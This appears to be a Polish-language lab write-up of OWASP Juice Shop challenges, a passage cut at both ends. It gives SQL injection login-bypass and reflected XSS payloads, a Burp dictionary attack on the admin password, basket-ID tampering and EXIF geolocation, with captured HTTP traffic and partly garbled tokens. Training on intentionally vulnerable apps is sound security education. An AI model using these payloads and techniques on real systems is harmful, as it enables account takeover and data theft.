Content-Length: 1195
12 {
    "error": {
        "message": "SQLITE_ERROR: near \\"bd134207f74532a8b094676c4a2ca9ed\\": syntax error",
        "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \\"bd134207f74532a8b094676c4a2ca9ed\\": syntax error\n    at Query.formatError (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n    at Query._handleQueryResponse (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n    at afterExecute (/home/kali/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n    at Statement.errBack (/home/kali/juice-shop/node_modules/sequelize/lib/sqlite3.js:14:21)",
        "name": "SequelizeDatabaseError",
        "parent": {
            "errno": 1,
            "code": "SQLITE_ERROR",
            "sql": "SELECT * FROM Users WHERE email = '' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
        },
        "original": {
            "errno": 1,
            "code": "SQLITE_ERROR",
            "sql": "SELECT * FROM Users WHERE email = '' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
        },
        "sql": "SELECT * FROM Users WHERE email = '' AND password = 'bd134207f74532a8b094676c4a2ca9ed' AND deletedAt IS NULL"
    }
}

```

2) Po analizie kodu, w polu email zostaje wpisana wartość 'OR true-- , co skutkuje zalogowaniem się na konto

Request

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 41
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=7XzYlrj8PvJNdwNU3HyTxikninQHDocBjSZEhzktBBULpInZAkxZoB6MR0en
13
14 {
    "email":" OR true--",
    "password":"rere"
}

```

Response

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 834
ETag: W/"342-0xd/f45ckpeqlldU7eYGP84wAllc"
Vary: Accept-Encoding
Date: Sat, 11 Dec 2021 13:43:59 GMT
Connection: close
12
13 {
    "authentication": {
        "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MSwidXNlcms5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm5wIiwiicGFzc3dvcmQioiIwMTkyMDIzTdiYmQ3MzI1MDUxNmNyWhnjIkZjE4yjUwMCIsInJvbGUiOiJhZGlpbisImRlbHV4ZVRva2VuIjoiIwibGFzdExvZ2luSXAiOiIxMjcuMC4wLiElCJwc9maWxlSWlhZ2UioiJhc3NLdHMvCHVibGljL2ltYWdlcy9IcGxYWRzL2RlZmf1bHRBZGlpbiSwbmcilLCJ0b3RwU2VjcmVOIjoiIwiaXNBY3RpdmUiOnRydWUsImNyZNF02WRBdcI6jIwMjEtMTItMTEgMTM6MjMGMDUoUTY1ICswMDowMCIsInVwZGF02WRBdcI6jIwMjEtMTItMTEgMTM6MjMGMDUoUTY1ICswMDowMCIsImRbGV0ZWRBdcI6bnVsbdosImIhdCI6MTYzOTIzMDE0MCw3XhwIjoxNjMSMjQ4MjQwf0.aCV-dF2xIco5ct_DTeffhJXLHeQ7hjifdDprkGNQelVgYMiMMWlrcTkpCQ63zdUkSL5qGPALVtjtA_6x0oBW1zxFeZaDUpZSXjghPRdSM1YOrnrGBaROirkAcpdY-QUvdDS3FlDroeWlmoOvXAqxFeg46mAq6P3SFvq5j6E",
        "bid": 1,
        "umail": "admin@juice-sh.op"
    }
}

```

Login

Email * —
' OR true--

Password * —
•••• 

[Forgot your password?](#)


 Log in

Remember me

— or —

 Log in with Google


[Not yet a customer?](#)



XSS

Reflected XSS (Perform a *reflected* XSS attack with <iframe src="javascript:alert('xss')">.)

- 1) Do podatnego na atak XSS parametru w linku dostajemy się poprzez zakładkę Account -> Orders & Payment -> Order History



- 2) W podanej zakładce wybiera się opcję "Track Order"



- 3) Link do tego panelu zawiera podatny na atak XSS parametr id

Search Results - 5267-f2d3195cb736b79e

Expected Delivery

Ordered products			
Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	3	5.97¤
Orange Juice (1000ml)	2.99¤	3	8.97¤
Eggfruit Juice (500ml)	8.99¤	1	8.99¤

Bonus Points Earned: 1
(The bonus points from this order will be *added 1:1* to your wallet *¤-fund* for future purchases!)

- 4) Po wpisaniu jako wartość ID parametru `<iframe src="javascript:alert('xss')">` wyświetla nam się alert, co oznacza udany atak XSS

Search Results -

Ordered products			
Product	Price	Quantity	Total Price

Bonus Points Earned: {{bonus}}
(The bonus points from this order will be *added 1:1* to your wallet *¤-fund* for future purchases!)

Broken Access Control

Admin Section (Access the administration section of the store.)

- 1) Po analizie kodu JS w zakładce debugger -> main.js szukam informacji na temat ścieżki do administratora. Nie została z kodu usunięta ścieżka do panelu administratora

```
Zc = [
{
  path: 'administration',
  component: ua,
  canActivate: [
    jt
  ]
}]
```

- 2) Po wejściu na tą stronę okazuje się, że mamy dostęp do informacji, które nie są wprost podane ani zalinkowane na stronie

The screenshot shows the 'Administration' page of the OWASP Juice Shop. It has two main sections: 'Registered Users' and 'Customer Feedback'.
Registered Users:

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- björn.kimminich@gmail.com
- ciso@juice-sh.op
- support@juice-sh.op
- marty@juice-sh.op

Customer Feedback:

Rating	Comment
★★★★★	I love this shop! Best products in town! Highly recommended! (**@juice-sh.op)
★★★★★	Great shop! Awesome service! (***@juice-sh.op)
★	Nothing useful available here! (**der@juice-sh.op)
★★	Incompetent customer support! Can't even upload photo of broken purchase!...
★★★★★	This is the store for awesome stuff of all kinds! (anonymous)
★★★★★	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)
★★★	Keep up the good work! (anonymous)

Security Misconfiguration

Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)

- 1) W zakładce "Complaint" znajduje się miejsce, gdzie można załadować zewnętrzny plik

The screenshot shows the 'Contact' page of the OWASP Juice Shop. It features three main links:

- Customer Feedback
- Complaint
- Support Chat

Complaint

Customer
wewewe@gmail.com


Message *
wiadomosc

! Max. 160 characters 9/160

Invoice: Browse... No file selected.

> Submit

- 2) Gdy chcemy zauploadować plik, zostajemy powiadomieni, że możemy przesyłać tylko plik z rozszerzeniem pdf lub zip



- 3) Po analizie kodu okazuje się, że tak naprawdę dużo więcej rozszerzeń jest akceptowanych przez tą funkcjonalność.

```
}
```

```
, allowedMimeType: [
```

```
'application/pdf',
```

```
'application/xml',
```

```
'text/xml',
```

```
'application/zip',
```

```
'application/x-zip-compressed',
```

```
'multipart/x-zip'
```

```
], maxFileSize: 100000
```

```
``
```

- 4) Po przesłaniu pliku z rozszerzeniem .xml okazuje się, że nie ma żadnej walidacji jaki tak naprawdę plik jest uploadowany. Plik zostaje przesłany pomyślnie.

Complaint

Customer
wewewe@gmail.com

Message *
wiadomosc

! Max. 160 characters 9/160

Invoice: plik.xml

Broken Access Control

Five-Star Feedback (Get rid of all 5-star customer feedback.)

- 1) ręcznie usunąć komentarz - nic specjalnego do raportu

Sensitive Data Exposure

Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

- 1) login i hasło wymyślić z piosenki XD

Broken Authentication

Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

- 1) Znając login admina, zostaje dokonany atak słownikowy na hasło. Korzystając ze słownika oraz funkcji *Intruder* w Burpie, sprawdzana jest każda możliwość hasła.

2) Atak po kilkuset próbach zostaje pomyślnie przeprowadzony a hasło znalezione

113	action	401	<input type="checkbox"/>	<input type="checkbox"/>	362
114	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	362
115	admin1	401	<input type="checkbox"/>	<input type="checkbox"/>	362
116	admin12	401	<input type="checkbox"/>	<input type="checkbox"/>	362
117	admin123	200	<input type="checkbox"/>	<input checked="" type="checkbox"/>	1169
118	adminadmin	401	<input type="checkbox"/>	<input type="checkbox"/>	362
119	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	362

Miscellaneous

Security Policy (Behave like any "white-hat" should before getting into the action.)

1) W sumie zaden atak, znowu jakaś dobra praktyka

Broken Access Control

View Basket (View another user's shopping basket.)

1) Po przechwyceniu zapytania dotyczącego strony z naszym koszykiem, zauważamy parametr określający coś na rodzaj ID koszyka

372	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board	✓
373	http://localhost:3000	GET	/rest/admin/application-configuration	
375	http://localhost:3000	GET	/rest/basket/1	
376	http://localhost:3000	GET	/rest/user/whoami	
377	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&...	✓
378	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websock...	✓

Request

Pretty Raw Hex ↻ ↴

```
1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

- 2) Po zmianie liczby na końcu linka (np na liczbę 2) dostajemy informacje na temat koszyka innej osoby.

```

Send Cancel < > ▾

Request
Pretty Raw Hex ▾ In ▾
1 GET /rest/basket/2 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwjZGF0YSI6eyJpZC16MSwdXNLcmShbWUiOiiLClbwFpbCI6ImFkbwluQGplawNLXNoLn9wIiwickGFzc3dvcmQioiIwMTkyMDIxYTDiyMq3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUoiJhZG1pbisImRlbnHV4ZVRVa2VuIjoiIiwbibGFzdExvZ2lusuXai0iXmcuMC4wLjEiLCJwcmaWxlSWlhZ2Ui0iJhc3NldhMvCHvibGLjL2lyWdlcy9lcGxvYRzL2RLzmFlbHRBZG1pbis5wbcilCJOb3RwU2VjcmVOi0iwiwaXNBV3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItMTIgMTU6MjAGNTYuNTU1ICswMDowMCIsInRlbGV0ZWRBdCI6bnVsdbHosImhdCIGMTYzOTMyNDg1NCwiZxhwIjoxNjMSMzQyODUofo. SzZvMp3WUSKzQS8BuCmyOs-TUrlnBPBDZj-o4bLwYQw-5DhtMuMfdVIopPcNfHmnXBY4bnGqfb ejfmXBHQKB3A_y1luOxiIRdn45DdcuFBiEiWm9jHgdmULLh5yL-6bH9m2xk7LCko-QPxInvqZRE0RiuFuZ6TQmc7liLOFM
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=aNyAxt0UMhxhZT2FZi0RuLZiorfpLHEnt1PUezSwyUXGhyKtllInqspE0gK; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwjZGF0YSI6eyJpZC16MSwdXNLcmShbWUiOiiLClbwFpbCI6ImFkbwluQGplawNLXNoLn9wIiwickGFzc3dvcmQioiIwMTkyMDIxYTDiyMq3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUoiJhZG1pbisImRlbnHV4ZVRVa2VuIjoiIiwbibGFzdExvZ2lusuXai0iXmcuMC4wLjEiLCJwcmaWxlSWlhZ2Ui0iJhc3NldhMvCHvibGLjL2lyWdlcy9lcGxvYRzL2RLzmFlbHRBZG1pbis5wbcilCJOb3RwU2VjcmVOi0iwiwaXNBV3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItMTIgMTU6MjAGNTYuNTU1ICswMDowMCIsInRlbGV0ZWRBdCI6IjIwMjEtMTItMTIgMTU6MjIu0D05ICswMDowMCIsInRlbGV0ZWRBdCI6bnVsdbHosImhdCIGMTYzOTMyNDg1NCwiZxhwIjoxNjMSMzQyODUofo. SzZvMp3WUSKzQS8BuCmyOs-TUrlnBPBDZj-o4bLwYQw-5DhtMuMfdVIopPcNfHmnXBY4bnGqfb ejfmXBHQKB3A_y1luOxiIRdn45DdcuFBiEiWm9jHgdmULLh5yL-6bH9m2xk7LCko-QPxInvqZRE0RiuFuZ6TQmc7liLOFM
11 If-None-Match: W/"51e-YultolA8u+my2wGmqzPtUIk/Mpw"
12 Cache-Control: max-age=0
13


```

```


Response
Pretty Raw Hex Render ▾ In ▾
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 557
8 ETag: W/"22d-AKbapv0/dXLrbxDwQuP56tuSzLM"
9 Vary: Accept-Encoding
10 Date: Sun, 12 Dec 2021 16:16:20 GMT
11 Connection: close
12
13 {
  "status": "success",
  "data": {
    "id": 2,
    "coupon": null,
    "createdAt": "2021-12-12T15:21:05.151Z",
    "updatedAt": "2021-12-12T15:21:05.151Z",
    "UserId": 2,
    "Products": [
      {
        "id": 4,
        "name": "Raspberry Juice (1000ml)",
        "description": "Made from blended Raspberry Pi, water and sugar.",
        "price": 4.99,
        "deluxePrice": 4.99,
        "image": "raspberry_juice.jpg",
        "createdAt": "2021-12-12T15:21:03.317Z",
        "updatedAt": "2021-12-12T15:21:03.317Z",
        "BasketItem": {
          "id": 4,
          "quantity": 2,
          "createdAt": "2021-12-12T15:21:05.424Z",
          "updatedAt": "2021-12-12T15:21:05.424Z",
          "BasketId": 2,
          "ProductId": 4
        }
      }
    ]
  }
}

```

- 3) Do koszyka innej osoby można też się dostać poprzez zmianę ciasteczek. ID koszyka przekazywane jest jako *bid*




Filter Items	
Key	Value
bid	5
itemTotal	54.93000000000001



Filter Items	
Key	Value
bid	2
itemTotal	9.98

Meta Geo Stalking

- 1) W przypadku logowania na profil Johna, dostajemy pytanie bezpieczeństwa - jakie jest jego ulubione miejsce na hiking



The image shows a "Forgot Password" form interface. It includes fields for Email, Security Question, New Password, and Repeat New Password. There is also a toggle for Show password advice and a "Change" button.

Email * john@juice-sh.op

Security Question * What's your favorite place to go hiking?

New Password *

Repeat New Password *

Show password advice


Change

- 2) Na stronie znajdujemy zdjęcie Johna z wypadu na hiking. Pobieram zdjęcie i analizuję je z użyciem narzędzia *exiftool*. W wynikach podana jest lokalizacja Johna w chwili robienia zdjęcia.

```
Pixel Units          : meters
Image Size         : 471x627
Megapixels        : 0.295
Thumbnail Image   : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude      : 36 deg 57' 31.38" N
GPS Longitude     : 84 deg 20' 53.58" W
GPS Position      : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W

(kali㉿kali)-[~/Documents]
```

- 3) Po wpisaniu współrzędnych w interenie (google maps) można się dowiedzieć co to jest za miejsce



- 4) Po analizie wszystkich możliwości uzyskałam taką listę:

```
